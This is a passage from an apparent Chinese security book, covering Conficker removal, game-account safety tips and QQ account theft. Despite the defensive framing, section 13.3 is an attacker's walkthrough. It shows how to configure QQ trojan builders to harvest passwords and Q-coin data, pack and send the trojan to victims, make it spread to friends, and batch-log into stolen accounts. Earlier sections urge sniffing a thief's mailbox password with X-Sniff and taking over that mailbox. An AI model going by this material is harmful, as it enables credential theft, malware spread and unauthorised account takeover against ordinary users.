12.6 网游盗号的帮凶——Conficker

假设你是一名《魔兽世界》爱好者，当你登录自己的游戏账号时发现密码怎么都不对，也许这就是 Conficker 的“功劳”。与其他的病毒相比，Conficker 更像是一个大毒枭，它可以下载各种盗号病毒来肆虐你的电脑，把你的装备洗清、金钱扔光，像一个凶暴的牛头人酋长一样把你的辛苦践踏在足下，剩下的只有玩家茫然无助的眼神。

12.6.1 什么是Conficker

Conficker 是一种病毒, 它具备了蠕虫病毒和下载者病毒的双重属性, 该病毒进入中国后, 极可能出现大量的变种, 这些变种会利用新的系统漏洞进行传播, 例如才曝光的 MS09-002 漏洞, 会使用更多的反杀毒软件技术等。

微软悬赏 25 万美元通缉，法国军方飞行训练叫停，这一切都是因为小小的一个病毒在作祟，那就是 Conficker。自从 2008 年 10 月，安全厂商关注这个病毒开始，短短几个月时间，Conficker 病毒已经感染了近 400 万台电脑（数据来自美国斯坦福研究院国际公司的技术报告）。


以前我们浏览 Conficker 新闻的时候,还可以轻松地打一回酱油,幸灾乐祸的人有,梦想得到那 25 万美元奖金的有……不过现在,它跟咱们中国网民可不再隔着喜马拉雅山、隔着太平洋了,它已经进入中国了。目前,该病毒已经在中国的网络上大肆传播,各种被“改良”的变种不断涌现,除了网络游戏账号以外,网银、QQ 吧、论坛、邮箱……凡是可能要账号的,都可能被盗。

Conficker 病毒主要是借助闪存、利用微软的 MS08-067 漏洞进行传播的。当 Conficker 病毒进入系统后, 首先破坏系统中的默认属性设置,

接着会自动搜索局域网内有漏洞的其他电脑，一旦发现存在漏洞的计算机系统，就会激活该漏洞并同感染系统创建连接，最后进行远程感染。

12.6.2 克制病毒方案

STEP1 下载并运行一款 Wsyscheck 的进程管理工具，可以看到一个名为 Amvo.exe 的红色进程，它就是病毒的进程。选中该进程后，点击右键选择“结束选择的进程”。接着选中列表中的进程 Explorer.exe，在模块列表中找到病毒模块文件 Amvo0.dll，点击右键选择“卸载模块”即可。




STEP2 点击 Wsyscheck 中的“文件管理”，定位到每个磁盘的根目录下，选中病毒文件 9m2ke.exe 和 Autorun.inf 后，点击右键选择“直接删除”。然后定位到病毒主文件所在的 System32 目录下，选中病毒文件 Amvo.exe 和 Amvo0.dll，并点击右键选择“直接删除”即可。



STEP3 点击 Wsyscheck 中的“安全检查”标签中的“活动文件”，在列表中选择病毒启动项 Amvo.exe 后，点击右键选择“修复所选项”。最后调出系统修复工具 SREng，点击“系统修复”

高级修复”，再点击“自动修复”即可恢复被病毒破坏的系统。



最后重新安装杀毒软件并升级病毒库到最新版本，再进行全盘查杀，将病毒残留物彻底清除干净。

12.7 游戏账号安全谈

游戏如生活，有的玩家花费了不菲的金钱和心血来栽培一个游戏账号，如果被盗取，则损失巨大，为了保护自己的虚拟财产，一定要做好防范措施，不要再让盗号发生在我们身上。

1. 谨慎对待游戏的中奖信息。

这是目前使用很频繁的一种骗术，在任何游戏中都可能收到这类信息，他们发送的私聊信息 ID 多为“官方中奖信息、中奖客服”等。识别这类骗术只需要记住一点：游戏官方发布的活动及中奖信息都会在游戏官方网站上发布，同时会向获奖玩家的密保信箱和游戏 ID 发送中奖信息。官方不会通过私聊、交易频道、聊天频道等途径来发布中奖信息，即使在游戏中发布中奖信息，发布中奖信息的账号肯定有 GM 特殊标注的 GMID 来突出信息的可靠性和安全性。

2. 从可靠平台购买游戏虚拟物品

获取游戏资源的方法多种多样，可以辛苦劳作获取，也可以使用 RMB 购买其他玩家手中的资源。在购买进行前要先审核信息的可靠性，游戏中发布的信息要区别真假，带 URL 连接的信息要看清楚主域名部分是否为真实的地址，尽量不要通过 QQ、MSN 等聊天工具绝对是否交易，尽量不使用直接汇款的方式进行交易。只从正规的 C2C 平台购买虚拟物品，如淘宝、5173 等。这些

C2C 平台有完善的安全交易制度和风险管理，即使受骗也可以寻回，或将损失降到最小。切忌访问卖家提供的不认识的网络 URL 连接。

3. 外挂是木马传播的主要途径

从网络游戏诞生之日起，外挂就开始伴随着网络游戏成长，从早期简单的吃药、跑路外挂到后来的穿墙外挂，从最初的免费外挂到现在的收费外挂都在一步步的将游戏快速的拉入急速衰老的漩涡。盗号者看到部分玩家为了能够在游戏中迅速成长起来的愿望，想到了通过以免费外挂封装盗号木马的形式进行木马植入工作，还更有甚者直接将木马程序发布给玩家下载。绑定了木马程序的外挂即使你能使用，但是信息早已被另一端的盗号者监控起来，随时从符合盗取要求的角色中提取各种游戏资源。为了有一个公平的游戏环境，为了有一个可靠安全的游戏环境，为了不给盗号者得逞的机会，每一个玩家都应该各网络游戏一个空间，抵制使用外挂程序。

4. 定期更换密保卡

虽然密保卡是一种较为有效的游戏账号安全保护措施，但他的安全性是有时效要求的，当密保卡上的矩阵数字的使用率达到 60% 以上，隐藏在后台的木马程序已经完成了对密保卡矩阵数字的搜集。使用时效尽量按照官方要求每月一换，有特殊感觉的时候可以马上更换密保卡，以确保账号安全，当频繁被踢下线的时候避免登录。

5. 密保电话更要谨慎

密保电话属于高级的账号保护措施之一，因为手机号码的唯一性，且伪造手机号码等行为属于违法行为，所以很难破解。技术本身安全可靠了，在使用上仍有漏洞可寻。突然中断连接后避免立即拨打密保电话开启账号登录许可。

6. 密保邮箱是账号安全的重要一环

网络游戏公司都提供使用电子邮箱取回账号密码的功能。可以专门申请一个邮箱作为密码取回的专用邮箱，除了找回密码和激活账号以外，不使用该账号收取其他邮件。毕竟越少登录，危险越小。强化安全问题和密码设定，别设那种都

不用动脑子就能猜到的信息。当密码丢失后，尽量不使用同一台电脑打开该密保邮箱找回，最好格式化硬盘后，重新安装系统找回。以确保账号找回过程中不会出现其他问题。

7. 合理使用安全锁保护虚拟财产安全

安全锁是一种很好的防盗措施，设置好后在设置时间内将不能对游戏角色上的重要物品进行交易、分解等操作。也就是说即使盗号者获取了你的各种信息，能随意登录你的游戏账号了，也没有足够的时间将玩家账号上的虚拟财产转移走。但是这也是一个烦恼人的设置，当玩家成功设置该功能后，玩家本人在这段时间内也是无法进行操作的，或者通过解锁密码解锁。

8. 快速通过客户电话封停账号

在发现账号被盗用后，应不停的和对方挤账号下线，同时拨打客户服务热线，跟客服人员说明原因，验证超级密码后也就是身份证号码后客服将在最短的时间内封停玩家账号 7 天。玩家将拥有 7 天时间来处理电脑上的木马程序和修改各种资料信息。在修改信息的时候应尽量避免使用同一台电脑进行。

9. 有一个良好的网络使用习惯

电脑有了一个基本的安全运行状态是不够的，还需要使用者有良好的使用习惯，毕竟现在大多数病毒、木马程序在发布前都针对主流安全软件做了免杀处理，短时间内可以躲过杀毒软件的查杀。绝不访问陌生人发送的 URL 链接；绝不下载陌生人提供的软件，更不要执行这些程序；绝不查看陌生人发送的电子邮件；绝不访问黄、赌网站，很多这类网站同时伴随了各种病毒和木马；访问网站是尽量先使用搜索引擎的网页快照功能；重要的密码输入时，尽量乱序输入避免输入时被软件记录；重复要求验证密保信息时，尽量避免输入各种密保资料。

10. 妥善保管好自己的身份证信息

键盘录入的所有信息都可以被记录，软键盘输入的信息可以被截屏，内存会被读取，密保卡有“矩阵终结者”、电话密保有“网络电话”，但

这些都需要玩家的“配合”才能完成盗号过程。然而这些保护措施，均可以通过传真身份证复印件到完美公司直接申请解除。如果盗号者知道玩家的身份证号码后，这一切都变得相对简单了，盗号者只需要伪造一份身份证资料，你游戏 ID 中的所有物品都会很快出现在拍卖行或 C2C 交易平台。

11. 利用找回降低盗号损失

账号被盗并不是完全的终结，很多游戏公司针对盗号或一些非正常原因的虚拟物品灭失，提供虚拟物品找回功能。游戏公司在玩家使用找回功能的时候会尽量帮玩家追回虚拟物品，要注意的是尽量！游戏公司没有责任百分之百为你找回

虚拟财产，因为正常消耗掉的，分解的，丢掉的，正常交易的等等操作，都是不能找回的。当盗号发生后，玩家首先通过游戏的拍卖行查看装备是否正在标价拍卖，如果有发现应尽量攒齐金额先将装备购买回来，然后联系客服帮忙找回这套装备，这样还有可能将购买装备所花费的金币找回。如若不然，被其他人买走了就永远不能找回了，因为官方记录的是双方正常的交易记录，是不能被找回的。如果根据市场估价较高超过 2000 以上的，可以到当地网警报案，虽然现目前这方面的法律还不健全，这种新型的网络犯罪一直是网络、媒体所关注的焦点。有了媒体的介入，事情往往比大胆独斗简单多了。



第13章 QQ攻击与防范实例

QQ 是人们常用的聊天工具，黑客对 QQ 的攻击也是无所不用其极，扫描、木马等花招全部都用上了。本章主要介绍黑客攻击 QQ 的一些实例，通过了解这些实例，读者就会更加懂得如何保护自己的 QQ 号码了。

13.1 曝光QQ木马盗号信箱

QQ 是网民最常用的聊天工具，也是众多黑客眼中的“肥肉”，他们是如何盗取 QQ 的呢？面对黑客这样猖獗的行为，我们不能束手就擒，我们不但要掌握 QQ 防盗的技巧，还要把盗号者从阴影处揪出来，让天下人共讨之。


13.1.1 黑客盗QQ过程推演

盗 QQ 最常见的方法是通过木马就进行远程窃取。这些木马首先通过窗口标题或程序进程，来判断系统中是否运行有 QQ 程序。如果当前系统存在 QQ 或 TM 程序的话，木马利用键盘钩子来实现密码输入的截获。当木马窃取账户信息后，就会发送到盗号者指定的电子信箱或者网站地址中，这样盗号者就能轻松地获取这些 QQ 账户信息了。

知道了盗取 QQ 的原理，我们就来看看现实中是如何盗取的。这里以“QQ 密码终结者”为例，该木马支持信箱、网页两种收信方法，下载后运行它，选择“信箱收信设置”选项并进行相应的设置，然后点击“生成木马”按钮即可创建服务端，如下图所示。最后通过各种方法将生成的服务端传播到远程系统，就可以盗取远程用户的 QQ 账号信息了。

注意 ATTENTION

如果系统存在 QQ 木马，一般在 QQ 程序运行的时候，系统磁盘都可能会出现短暂的狂转。另外如果可以直接通过复制输入密码，那么就表明系统一定存在木马。



13.1.2 如何追寻黑客踪迹


如果不小心中了木马也不要紧，我们可以通过杀毒软件将它清除，在清除以前还可以弄清楚是谁在打我们 QQ 的主意。我们可以通过截获木马发送的信息，在经过分析后得到盗贼的信箱等信息。

STEP1 可以进行数据分析的软件有很多，这里以“游戏木马检测大师”为例介绍使用方法。首先在“网卡适配器”中选择系统使用的网卡，然后点击“开始”按钮程序就可以开始工作。

STEP2 通过前面盗取过程演示我们已经知道，木马程序获取到 QQ 账号信息后，通常将信息发送到指定的信箱或网址，所以选中“只捕获 smtp 发信端口(25)和 Web 发信端口(80)”选项。

STEP3 现在打开 QQ 客户端程序，随意的输入一组账户信息，现在回到“发信检测”窗口。如果木马盗取信息后立即发送数据就会马上被捕获到，如下图所示。


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



捕捉到的数据信息包含发信信箱的用户名、密码、以及收信信箱等内容。从上图中我们可以看，“游戏木马检测大师”轻松的捕捉到木马发送的信箱信息。

STEP4 由于电子邮件通常都是通过 BASE64 编码进行处理，所以我们可以通过 BASE64 解码工具对信息进行还原。

使用一款叫做“Win-Tool 之编码转换工具”的解码工具，在源信息中输入截获的信息内容“ZH13bGZAMjFjbi5jb20=”，然后点击“BASE64 解码”按钮即可在“目标信息”得到木马的收件信箱，如下图所示，信箱密码破解操作类似。




STEP5 既然获得了盗号者的信箱，我们就不能轻易的放过他。可以分别向该信箱的服务商，以及腾讯公司进行举报。如果这时你的 QQ 已经被盗了，我们在抓到盗号者邮箱后，仔细寻找有无自己 QQ 的邮件。不少黑客就用盗号信箱收取修改密码的回信。如果这个邮箱里面没有，我们还可以用相同的账号和密码试试其他的常用邮箱，说不定就可以进去找到修改后的密码。

13.1.3 QQ防盗技巧

方法一：首先应该及时安装系统的安全补丁，定时对自己的电脑系统进行检查，对发现的漏洞尽快进行修补。另外系统中的应用程序也应该及时的更新到最新版本，这段时间利用应用程序漏洞进行传播的网页木马特别的多。

方法二：如果发现系统中有 QQ 木马的话，最简单方法就是利用 QQ 自带的“QQ 医生”进行查杀。运行“QQ 医生”后点击“全面扫描”按钮，如下图所示，很短的时间就完成了整个搜索过程。扫描完成后可以看到 QQ 盗号木马的名称，及感染木马的相关文件。



方法三：建立良好的安全习惯，不要打开一些来历不明的邮件及网页链接，不要到不确定的网页地址浏览及下载文件等。另外也不要贪图小便宜，所以一些所谓的 QQ 增强包，因为这些程序本身可能就含有木马。

从本例来看，我们并没有从源头堵住木马。现在 QQ 里面发经过地址信息伪装（目的是为了躲过 QQ 安全中心的检测）的网址有很多，那我们该如何来预防呢？事实上，只要我们早发现中了木马，就可以顺藤摸瓜将盗号者的信箱揪出来曝光。对于伪装的网页木马网址信息，可以利用其它的安全工具进行检测，从而避免落入黑客设置的陷阱。

13.2 找出QQ盗号元凶

Internet 中还有许多专门盗取 QQ 账户和密码的木马，下面我们介绍一款目前比较流行的 QQ 木马软件，它就是“啊拉 QQ 大盗”。该软件的使用条件很简单，盗号者只需要有一个支持 smtp

发信的邮箱或者一个支持 asp 脚本的网页空间即可。下面我们就来了解一下“啊拉 QQ 大盗”是如何盗号的，以便从中找到防范应对措施的良好方。

13.2.1 木马的盗号全程

我们以“啊拉 QQ 大盗” 2.0 版为例，下载并解压后有两个文件：“alaqq1024.exe”、“qq.asp”。其中“alaqq1024.exe”是“啊拉 QQ 大盗”的配置程序，而 qq.asp 是使用“网站收信”模式时需使用的文件。正式使用之前，还需要设置其参数。


1. 配置服务端

盗号者有两种方法接收 QQ 账号信息——“网站收信”及“邮箱收信”我们主要以“邮箱收信”来进行说明，运行“alaqq1024.exe”后在“发信模式选择”选项中选中“邮箱收信”复选框。

STEP1 在“邮箱收信”中填写接收 QQ 木马信息的邮箱地址，“啊拉 QQ 大盗” 2.0 版的邮箱默认使用的是 tom 邮箱，当然用户也可以填写自己的邮箱地址。

STEP2 对于 tom 邮箱来说，发信服务器默认为“smtp.tom.com”，所以在“发信箱账号”框中保持默认不变。

STEP3 “啊拉 QQ 大盗”将利用一个电子邮箱对接收木马的“收信信箱”发送信息，所以还需填入其使用的发信邮箱地址，分别在“发信箱账号”、“发信箱密码”和“发信箱全称”中填写相应的信息。



配置“啊拉 QQ 大盗”参数

STEP4 设置完毕后，可以来测试一下填写的内容是否正确，单击下方“发信测试”按钮，程序将会出现邮箱测试状态。如果测试的项目都显示成功，即可完成邮箱信息配置。

除了选择“邮箱收信”模式之外，盗号者还可以选择“网站收信”模式，让盗取的 QQ 号码自动上传到指定的网站空间。当然，在使用之前，也需要做一些准备工作。

2. 设置木马参数

前面我们了解如何设置“啊拉 QQ 大盗”向盗号者的信箱发送 QQ 账号密码的，当“啊拉 QQ 大盗”生成的木马侦察到使用者的账户名和密码的时候，就会将窃取的信息发送到入侵者设定好的邮箱中。可是，要侦察 QQ 的账户名和密码，必须要用户输入的时候才能获取，所以，盗号者还得设置“啊拉 QQ 大盗”的其他参数。



高级选项设置

在“高级选项”中如果勾选“关闭 QQ60 秒后”，用户一旦运行“啊拉 QQ 大盗”生成的木马，QQ 将会在 60 秒后自动关闭，当对方再次登录 QQ 后，其 QQ 号码和密码会被木马所截获，并发送到盗号者的邮箱或网站空间中。此外，如果希望该木马被用于网吧环境，那就需要勾选“还原精灵自动转存”，以便系统重启后仍能运行木马。除这两项外，其他保持默认即可。

3. 生成木马

配置完“啊拉 QQ 大盗”，单击程序界面中的“生成木马”按钮，即可生成一个能盗取 QQ 号码

的木马程序。“啊拉 QQ 大盗”默认是将木马程序伪装成了一张图片。当有受害者运行相应的文件后，木马会隐藏到系统中，系统一旦 QQ 登录时，木马便会开始工作，将相关的号码及密码截取，并按照此前的设置，将这些信息发送到邮箱或者网站空间。

13.2.2 捕杀QQ盗号木马

我们已经了解了“啊拉 QQ 大盗”盗号的秘密了，那么如何才能从系统发现“啊拉 QQ 大盗”呢？一般来说，如果碰到了以下几种情况，那就应该小心了。

- QQ 自动关闭；
- 运行某一程序后其自身消失不见；
- 运行某一程序后杀毒软件自动关闭；
- 访问杀毒软件网站时浏览器被自动关闭；
- 如果杀毒软件有邮件监控功能的，出现程序发送邮件的警告框。

出现上述情况的一种或多种，系统就有可能已经感染了“啊拉 QQ 大盗”。当然，感染了木马并不可怕，我们同样可以将其从系统中清除出去。

1. 手工查杀木马

发现系统感染了“啊拉 QQ 大盗”后我们可以手工将其清除。“啊拉 QQ 大盗”运行后会在系统目录中的 system32 文件夹下生成一个名为 NTdhcp.exe 的文件，并在注册表的启动项中加入木马的键值，以便每次系统启动都能运行木马。我们首先要做的就是运行“任务管理器”，结束其中的木马进程“NTdhcp.exe”。然后打开资源管理器中的“文件夹选项”，选择其中的“查看”标签，将其中“隐藏受保护的操作系统文件”选项前面的勾去掉。接着进入系统目录中的 system32 文件夹，删除 NTdhcp.exe 文件。最后在注册表删除 NTdhcp.exe 键值，该键值位于 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\Run。

2. 卸载木马

卸载“啊拉 QQ 大盗”很简单，只要下载“啊

拉 QQ 大盗”的配置程序，运行后单击其中的“卸载程序”按钮即可将木马完全清除出系统。

13.2.3 揪出幕后元凶

忙乎了半天，终于把系统中的“啊拉 QQ 大盗”彻底清除，那么，面对可恶的盗号者，我们是不是应该给他一个教训呢？

1. 利用漏洞，由守转攻

这里所谓的“攻”，并不是直接入侵盗号者的电脑，我们只是从盗号软件几乎都存在的漏洞入手，从而给盗号者一个教训。那么这个漏洞是什么呢？

从前面对“啊拉 QQ 大盗”的分析中可以看到，配置部分填写了收取 QQ 号码信息邮件的邮箱账号和密码，而邮箱的账号和密码都是明文保存在木马程序中的。因此，我们可以从生成的木马程序中找到盗号者的邮箱账号和密码。进而轻松控制盗号者的邮箱，让盗号者偷鸡不成反蚀把米。

注意 ATTENTION

以上漏洞仅存在于将 QQ 号码信息以邮件发送方式的木马，如果在配置“啊拉 QQ 大盗”的过程中选择使用网站接收的方式则不存在该漏洞。


2. 网络嗅探，反夺盗号者邮箱

当木马截取到 QQ 号码和密码后，会将这些信息以电子邮件的形式发送到盗号者的邮箱，我们可以从这里入手，在木马发送邮件的过程中将网络数据包截取下来，这个被截获的数据包中就含有盗号者邮箱的账号和密码。截取数据包时我们可以使用一些网络嗅探软件，这些嗅探软件可以很轻松地截取数据包并自动过滤出密码信息。

(1) 命令行下的 X-Sniff

X-Sniff 是一款命令行下的嗅探工具，嗅探能力十分强大，尤其适合嗅探数据包中的密码信息。

将下载下来的 X-Sniff 解压到某个目录中，例如“C:\”，然后运行“命令提示符”，在“命令提示符”中进入 X-Sniff 所在的目录，X-Sniff 的程序名是“xsniff”，所以在命令行中要启动该程序只需键入“xsniff”并回车，这时命令提示符会给出使用 X-Sniff 的提示信息，如图所示。




使用X-Sniff的提示信息

根据提示信息，我们就使用“Example”中给出的命令：“xsniff.exe -pass -hide -log pass.log”即可，该命令含义如下：

在后台运行 X-Sniff，从数据包中过滤出密码信息，并将嗅探到的密码信息保存到同目录下的 pass.log 文件中。


嗅探软件设置完毕，我们就可以正常登录 QQ。此时，木马也开始运行起来，但由于我们已经运行 X-Sniff，木马发出的信息都将被截取。稍等片刻后，进入 X-Sniff 所在的文件夹，打开 pass.log，便可以发现 X-Sniff 已经成功嗅探到邮箱的账户和密码。



成功截取盗号者邮箱信息

(2) 图形界面的 sniffer


如果读者对命令行工具使用觉得不习惯，还可以使用图形化的嗅探工具来进行嗅探。例如适合新手使用的“Ace Password Sniffer”。该工具专门用于嗅探账户与密码，不过在运行“Ace Password Sniffer”之前，我们需要安装 WinPcap 驱动，否则“Ace Password Sniffer”将不能正常运行。WinPcap 驱动主要是在驱动层主要作用是获取数据包。用户可以到 <http://WinPcap.polito.it> 去下载 WinPcap 驱动，当然“Ace Password Sniffer”也可以自动安装。



提示需要安装WinPcap驱动

运行“Ace Password Sniffer”。首先我们需要为“Ace Password Sniffer”指定一块网卡，单击工具栏上的网卡图标，在弹出的窗口中选择自己使用的网卡，单击“OK”按钮后即可完成配置。确定以上配置后，单击“Ace Password Sniffer”工具栏中的“开始”按钮，软件即开始了嗅探工作。

接下来，我们正常登录 QQ，如果嗅探成功，就会在 Ace Password Sniffer 的界面中出现捕获的数据包，其中邮箱账号密码信息会很清晰得罗列了出来。



嗅探到木马发送的信息

得到盗号者的邮箱账号和密码以后，我们可以将其中的 QQ 号码信息邮件全部删除，或者修改他的邮箱密码，给盗号者一个教训。

13.3 Q币盗取与防范

Q 币具有许多实用价值，被不法分子窥视着，盗号者可以通过间接的方法来得到 Q 币——制作盗 QQ 号的木马，盗取大量的 QQ 号。在这些 QQ 号中往往会带有一些 Q 币，通过盗 Q 木马查看 QQ 号上的 Q 币，或者通过 QQ 批量自动登录，查看得到的 QQ 账户上有 Q 币，再将这些号码上的 Q 币兑换成购物券赠送给自己……

13.3.1 制作盗QQ木马

“呼噜 QQ 大盗”是目前非常厉害的 QQ 木马，它可以获取用户 Q 币、QQ 积分、QQ 游戏点等信息。能破解了 QQ 的键盘保护，入侵所有版本的 QQ，再加上采用特殊的线程插入技术，无启动项、无进程，可以有效的突破各类防火墙！



呼噜 QQ大盗综合版

运行“呼噜 QQ 大盗”后，可以选择设置网页和邮件两种收信方式。勾选“邮箱收信设置”后，输入接收 QQ 号码的邮箱及发信邮箱等信息即可。网站收信方式也很简单，将呼噜 QQ 大盗程序压缩包中的“out.asp”上传到网站空间中，在“ASP 地址”中输入网页地址即可。


提示 ATTENTION

采用网页收 QQ 号方式时，盗取的 QQ 号默认保存同路径下的“QQ.txt”文件中，为了防止其他人窃取我们的果实，最好将这个文件改名。可用记事本打开“out.asp”文件，将其中的“strLogFile=“QQ.txt” strLogFile1=“QQJF.txt””中的“QQ.txt”和“QQJF.txt”改为其它的文件名，如图所示。



测试接受信箱是否正常

“呼噜 QQ 大盗”最重要的设置项是勾选右侧“其它高级设置”中的“获取 Q 币信息”，生成的盗 Q 木马就可以自动检测显示相应 QQ 号上的 Q 币数目。另外还可以设置获取积分、游戏币等信息，在运行木马后删除木马文件等。最后单击“生成木马”按钮，就可以生成一个功能超强的盗 Q 木马了。



ASP文件



生成QQ木马服务端


将生成的盗 Q 木马加上壳后，想办法发送给别人，或者在网吧中运行，盗号者就可以等着鱼儿上钩了！

提示 ATTENTION


在生成盗 Q 木马时，可以勾选“自动传送设置”项，并在下方的列表框中输入迷惑性的文件名。该项功能有点类似 QQ 尾巴病毒，当某台主机上运行了这个盗 Q 木马后，除了可盗取 QQ 密码外，还会自动在发送 QQ 信息时将木马文件传送给其它 QQ 好友，进一步传播感染其它 QQ 用户，迅速盗得大量的 QQ 号码！

13.3.2 批量登录被盗QQ

QQ 盗号者的邮箱中往往会有许多被盗 QQ 的账号和密码，如果一个一个地测试登录未免也太机械麻烦，这里介绍一款软件：“QQ 群登快手”，它能让用户可以批量登录 QQ。




使用QQ群登快手用户协议



QQ群登快手单用户模式


STEP1 将邮箱中接收的 QQ 号码和密码复制到一个文本中，按照一行一个 QQ 号和登录密码的形式保存，每行的格式为：“QQ 号 / QQ 密码”，

这样保存的目的是方便批量登录 QQ 号，不用一个一个的复制粘贴 QQ 号与密码了。



